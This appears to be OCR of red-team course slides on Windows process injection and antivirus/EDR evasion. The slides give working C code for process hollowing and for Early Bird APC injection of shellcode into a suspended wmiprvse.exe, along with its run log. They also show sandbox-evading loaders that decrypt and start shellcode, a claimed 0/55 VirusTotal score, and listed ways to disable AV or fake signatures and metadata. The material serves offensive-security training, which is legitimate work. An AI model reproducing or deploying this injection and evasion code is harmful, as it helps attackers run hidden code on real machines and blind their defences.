
Process Injection – Process Hollowing

```
#ifdef _X86_
    lpContext->Eax = (SIZE_T)((LPBYTE)lpNewImageBaseAddress + pImageNTHeader->OptionalHeader.AddressOfEntryPoint);
    printf("[+] New entry point: 0x%Ix\r\n", lpContext->Eax);
    printf("[*] Updating PEB->ImageBase\r\n");
    if (!WriteProcessMemory(pProcessInfo->hProcess, (PVOID)(lpContext->Ebx + 8), &lpNewImageBaseAddress, sizeof(lpNewImageBaseAddress), NULL))
    {
        TerminateProcess(pProcessInfo->hProcess, -1);
        ErrorExit(TEXT("WriteProcessMemory"));
    }
#endif

    printf("[*] Setting the context of the child process's primary thread.\r\n");
//  system("pause");

    if (!SetThreadContext(pProcessInfo->hThread, lpContext)) // Set the thread context of the child process's primary thread
    {
        TerminateProcess(pProcessInfo->hProcess, -1);
        ErrorExit(TEXT("SetThreadContext"));
    }
    printf("[*] Resuming child process's primary thread.\r\n");

    ResumeThread(pProcessInfo->hThread); // Resume the primary thread

    printf("[*] Thread resumed.\r\n");

    return 0;
```

Process Injection – Process Hollowing

C:\Windows\System32\cmd.exe


```
*] Creating process in suspended state
+] Create process successful!
+] Read the executable to be loaded.
*] Base address of child process: 0x7ff67f4c0000
*] Unmapping original executable image from child process
i] Process is relocatable
*] Unallocation successful, allocating memory in child process in the same location.
+] Memory allocated. Address: 0x7ff67f4c0000
*] Writing executable image into child process.
*] Writing .text to 0x7ff67f4c1000
*] Writing .rdata to 0x7ff67f4c2000
*] Writing .data to 0x7ff67f4c3000
*] Writing .pdata to 0x7ff67f4c4000
*] Writing .rsrc to 0x7ff67f4c5000
*] Writing .reloc to 0x7ff67f4ca000
*] Rebasing image
*] Restoring memory page protections
*] Restoring memory protection for .text
*] Restoring memory protection for .rdata
*] Restoring memory protection for .data
*] Restoring memory protection for .pdata
*] Restoring memory protection for .rsrc
*] Restoring memory protection for .reloc
+] New entry point: 0x7ff67f4c1870
*] Updating PEB->ImageBase
*] Setting the context of the child process's primary thread.
*] Resuming child process's primary thread.
*] Thread resumed.
```



Process Injection – Early Bird

What is Process Injection Early Bird?

- Involves creating a suspended process in which malicious code can be written and executed before the process' entry point (and potentially subsequent anti-malware hooks) via an APC.
- Another injection technique that creates a process in a suspended state
- Memory is allocated and shellcode is copied over. Standard Windows API's used!
- APC routine is set and points to the shellcode, then is queued to main thread
- Thread is resumed and shellcode is executed!


Malware
Create suspend
Process
Malware
Allocate memory
Process
Allocated space for code
Malware
Write memory
Process
Malicious code
Malware
Queue user APC
Process
Malicious code
Start address of the APC
Malware
Resume thread
Process
Malicious code
APC starts executing

Process Injection – Early Bird

A brand-new process injection technique that was found in the wild!

Red Team:

- QueueUserAPC call is used and is not usually hooked by AV/EDR
- We can inject shellcode/EXE's directly into a suspended process
- Thread based start of shellcode, currently most AV/EDR do not pick this up!

Blue Team:

- Hard to detect but its possible
- Attackers are starting legit signed Microsoft processes and injecting into them
- Lots of false positives in Sysmon and other products

Process Injection – Early Bird

CreateRemoteThread APIs:

- CreateProcess
- VirtualAllocEx
- WriteProcessMemory
- QueueUserAPC
- ResumeThread

Seems simple for a technique that can bypass AV/EDR in 2022?

Process Injection – Early Bird

```
    "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
    "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
    "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
    "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
    "\x63\x2e\x65\x78\x65\x00";

SIZE_T shellSize = sizeof(buf);
STARTUPINFOA si = {0};
PROCESS_INFORMATION pi = {0};

CreateProcessA("C:\\Windows\\System32\\wmiprvse.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
HANDLE victimProcess = pi.hProcess;
HANDLE threadHandle = pi.hThread;

LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;

WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);
QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
ResumeThread(threadHandle);

return 0;
```

Labs 16 – 18

Start the labs!

If you need help, please message us or ask!

Attacking Other AV/EDR Products

If you want to execute arbitrary code on an endpoint during a penetration test, red team, or assumed breach, chances are you'll have to evade some kind of antivirus solution. AV engines use two detection methods to identify malicious code – signature-based and behavior-based detection.

Behavior-based detection

Behavior-based detection involves analyzing what code does when it executes and determining if that behavior is indicative of malicious behavior. Examples of a behavioral detection would be identifying the use of process hollowing or the use of CreateRemoteThread for DLL injection.

Signature-based detection

Signature-based detection involves looking for static signatures that match known-bad code. Examples of signature-based detection include matching file hashes to known malware and matching strings within the potential malware

Attacking Other AV/EDR Products

What are some ways we can bypass?

- Code Packing and encryption
- Code mutation
- Stealth techniques
- Killing or blocking network traffic to central AV servers
- Obfuscation

Attacking Other AV/EDR Products

Do we even need to bypass AV or EDR?

- Stopping AV? In this possible in 2022?
- Disable AV with debugger?
- Uninstall AV?
- Execute from a UNC path or USB?
- Execute from a alt data stream?
- Executing from outside the host system? What??

```c
#define MAX_OP 100000000
int main()
{
	int cpt = 0;
	int i = 0;
	for(i =0; i < MAX_OP; i ++)
	{
		cpt++;
	}
	if(cpt == MAX_OP)
	{
		decryptCodeSection();
		startShellCode();
	}

	return 0;
}
```

VirusTotal score:

0/55


What are we doing here?

Please yell out and tell the class!

What are we doing here?

```
1   int main(int argc, char * argv[])
2   {
3    if (strstr(argv[0], "GregsBestFriend.exe") >0)
4    {
5   18
6    decryptCodeSection();
7    startShellCode();
8    }
9    return 0;
10  }
```

Attacking Other AV/EDR Products




Attacking Other AV/EDR Products

Digital Certificates

In modern windows operating systems code signing technology is used to assist users to recognize trusted binaries from untrusted. Native binaries are signed through the use of digital certificates which contain information about the publisher, the private key which is embedded and the public key.

The Authenticode signature can be used to segregate signed PowerShell scripts and binaries from unsigned.

Attacking Other AV/EDR Products




Is this real or fake?

Attacking Other AV/EDR Products

Metadata

Some antivirus companies are relying on the digital signatures and metadata in order to identify malicious files. Therefore, antivirus detection rate against a non-legitimate binary that is using a valid certificate and metadata from a trusted entity will be decreased.

Attacking Other AV/EDR Products



Do you see the Original filename in the properties?

Dumping LSASS